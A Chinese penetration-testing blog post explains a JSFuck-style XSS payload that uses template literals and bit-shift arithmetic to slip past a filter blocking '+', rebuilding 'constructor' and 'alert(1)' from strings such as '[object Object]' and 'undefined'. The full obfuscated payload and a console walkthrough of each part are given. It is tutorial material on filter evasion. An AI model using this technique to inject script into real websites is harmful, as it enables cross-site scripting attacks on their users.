title: 渗透测试–JsFuck_Xss绕过
author: VK
date: 2020–05–26 10:35:27

JsFuck-Xss绕过

背景

- 当使用jsfuck进行绕过时,发现网站对%2b(+)字符进行了过滤。故尝试使用 `${{}}` 、 `${[][~[]]}` 、 `${!![][~[]]}` 、 `${![][~[]]}` 等字符构造出"[object Object]"、"undefined"、"false"、"true"、"function String() { [native code] }"基础字符串,进行绕过。

刨析

Payload变种1

```
-[][`${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![
]]}${`${!![][~[]]}`[(!![]<<!![])|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${![][~[]]}`[!
!{}<<![]]}${`${![][~[]]}`[!!{}<<!![]]}${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${![][~[
]]}`[!{}<<![]]}${`${{}}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}`][`${`${{}}`[!![]<
<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}${`${!![][~[]]}`[
(!![]<<!![])|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}${`${![][~
[]]}`[!!{}<<![]]}${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${
{}}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}`](`${`${!![][~[]]}`[!!{}<<![]]}${`${!!
[][~[]]}`[!!{}<<!![]]}${`${![][~[]]}`[(!![]<<!![])|!![]]}${`${![][~[]]}`[!!{}<<![]
]}${`${![][~[]]}`[!{}<<![]]}(${!!{}<<![]})`)()-
```

- 直接放到控制台去执行，最后执行的结果是alert(1)。

把代码构分成3部分

(一)

```
[`${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}
${`${!![][~[]]}`[(!![]<<!![])|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${![][~[]]}`[!!{}
<<![]]}${`${![][~[]]}`[!!{}<<!![]]}${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${![][~[]]}
`[!{}<<![]]}${`${{}}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}`]
```

(二)


```
[`${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}
${`${!![][~[]]}`[(!![]<<!![])|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${![][~[]]}`[!!{}
<<![]]}${`${![][~[]]}`[!!{}<<!![]]}${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${![][~[]]}
`[!{}<<![]]}${`${{}}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}`]
```

(三)

```
(`${`${!![][~[]]}`[!!{}<<![]]}${`${!![][~[]]}`[!!{}<<!![]]}${`${!![][~[]]}`[!!{}<<!![]]}${`${![][~[]]}`[(!![]<<
!![])|!![]]}${`${![][~[]]}`[!!{}<<![]]}${`${![][~[]]}`[!{}<<![]]}(${!!{}<<![]})`)
```


第一部分刨析

- 依次放到控制台去执行，执行的结果是




- 执行的语句为：

```
[].constructor.constructor(alert(1))() == Function('alert(1)')()
```



- 继续拆分第一部分的payload

```
[`
${`${{}}`[!![]<<!![]<<!![]|!!![]]}
${`${{}}`[!!{}<<![]]}
${`${[][~[]]}`[!!{}<<![]]}
${`${!![][~[]]}`[(!![]<<!![])|!!![]]}
${`${![][~[]]}`[!{}<<![]]}
${`${![][~[]]}`[!!{}<<![]]}
${`${![][~[]]}`[!!{}<<!![]]}
${`${{}}`[!![]<<!![]<<!![]|!!![]]}
${`${![][~[]]}`[!{}<<![]]}
${`${{}}`[!!{}<<![]]}
${`${![][~[]]}`[!!{}<<![]]}
`]
```



- 拿这第一部分为例，字母C是如何取到的。依次可以得到constructor

```
${`${{}}`[!![]<<!![]<<!![]|!![]]}
```

```
> `${`${{}}`[!![]<<!![]<<!![]|!![]]}`
<· "c"
```

- 再次刨析代码

```
${
`${{}}`
[!![]<<!![]<<!![]|!![]]
}
```

```
> `${{}}`
<· "[object Object]"
> [!![]<<!![]<<!![]|!![]]
<· ▸ [5]
> |
```

- 数字5怎么算出来的，利用位运算符（<<）和或运算符（|）得到我们想要的数字。
  - true => !![] =>1

```
> [!![]<<!![]<<!![]|!![]]
<· ▸ [5]
> [1<<1<<1|1]
<· ▸ [5]
> |
```

  - 了解下左移运算
    - 左移运算由两个小于号表示（<<）。它把数字中的所有数位向左移动指定的数量。例如，把数字 2（等于二进制中的 10）左移 5 位，结果为 64（等于二进制中的 1000000）

```
var iOld = 2;       //等于二进制 10
var iNew = iOld << 5;   //等于二进制 1000000 十进制 64
```

    - 注意：在左移数位时，数字右边多出 5 个空位。左移运算用 0 填充这些空位，使结果成为完整的 32 位数字。

- **我们再刨析下1<<1<<1**
  - 把数字 1（等于二进制中的 1）左移 1 位,结果是2（等于二进制代码中的 10),再左移 1 位,结果是4（等于二进制中的 100）

```
> var iOld = 1; var iNew = iOld <<1<<1; console.log(iNew);
  4
< undefined
```

- 了解下位运算 OR
  - 位运算 OR 由符号（|）表示，也是直接对数字的二进制形式进行运算。在计算每位时，OR 运算符采用下列规则：

第一个数字中的数位	第二个数字中的数位	结果
1	1	1
1	0	1
0	1	1
0	0	0

  - 仍然使用 AND 运算符所用的例子，对 25 和 3 进行 OR 运算，代码如下：

```
var iResult = 25 | 3;
alert(iResult); //输出 "27"
```

  - 25 和 3 进行 OR 运算的结果是 27：

```
25 = 0000 0000 0000 0000 0000 0000 0001 1001
 3 = 0000 0000 0000 0000 0000 0000 0000 0011
================================================
OR = 0000 0000 0000 0000 0000 0000 0001 1011
```

- 可以看出，在两个数字中，共有 4 个数位存放的是 1，这些数位被传递给结果。二进制代码 11011 等于 27。
- **我们再刨析下1<<1<<1|1**
  - 1<<1<<1等于二进制代码中的100

```
4 = 0000 0000 0000 0000 0000 0000 0000 0100
1 = 0000 0000 0000 0000 0000 0000 0000 0001
===========================================
OR = 0000 0000 0000 0000 0000 0000 0000 0101
```

  - 二进制代码结果为 101 等于 5

第二部分刨析

- 和第一部分相同

第三部分刨析

- 拆分代码

```
(`
${`${!![][~[]]}`[!!{}<<![]]}
${`${!![][~[]]}`[!!{}<<!![]]}
${`${![][~[]]}`[(!![]<<!![])|!![]]}
${`${![][~[]]}`[!!{}<<![]]}
${`${![][~[]]}`[!{}<<![]]}
(${!!{}<<![]})
`)
```

```
> `${`${!![][~[]]}`[!!{}<<![]]}`
<· "a"
> `${`${!![][~[]]}`[!!{}<<!![]]}`
<· "l"
> `${`${![][~[]]}`[(!![]<<!![])|!![]]}`
<· "e"
> `${`${![][~[]]}`[!!{}<<![]]}`
<· "r"
> `${`${![][~[]]}`[!{}<<![]]}`
<· "t"
> `(${!!{}<<![]})`
<· "(1)"
```

总结

从基础字符串中得到想要的字符（若字符不在基础字符串中，可以使用类似10["toString"](5)的方式进行获取），在字符前后使用${}占位符和反引号获得想要的对象构造payload。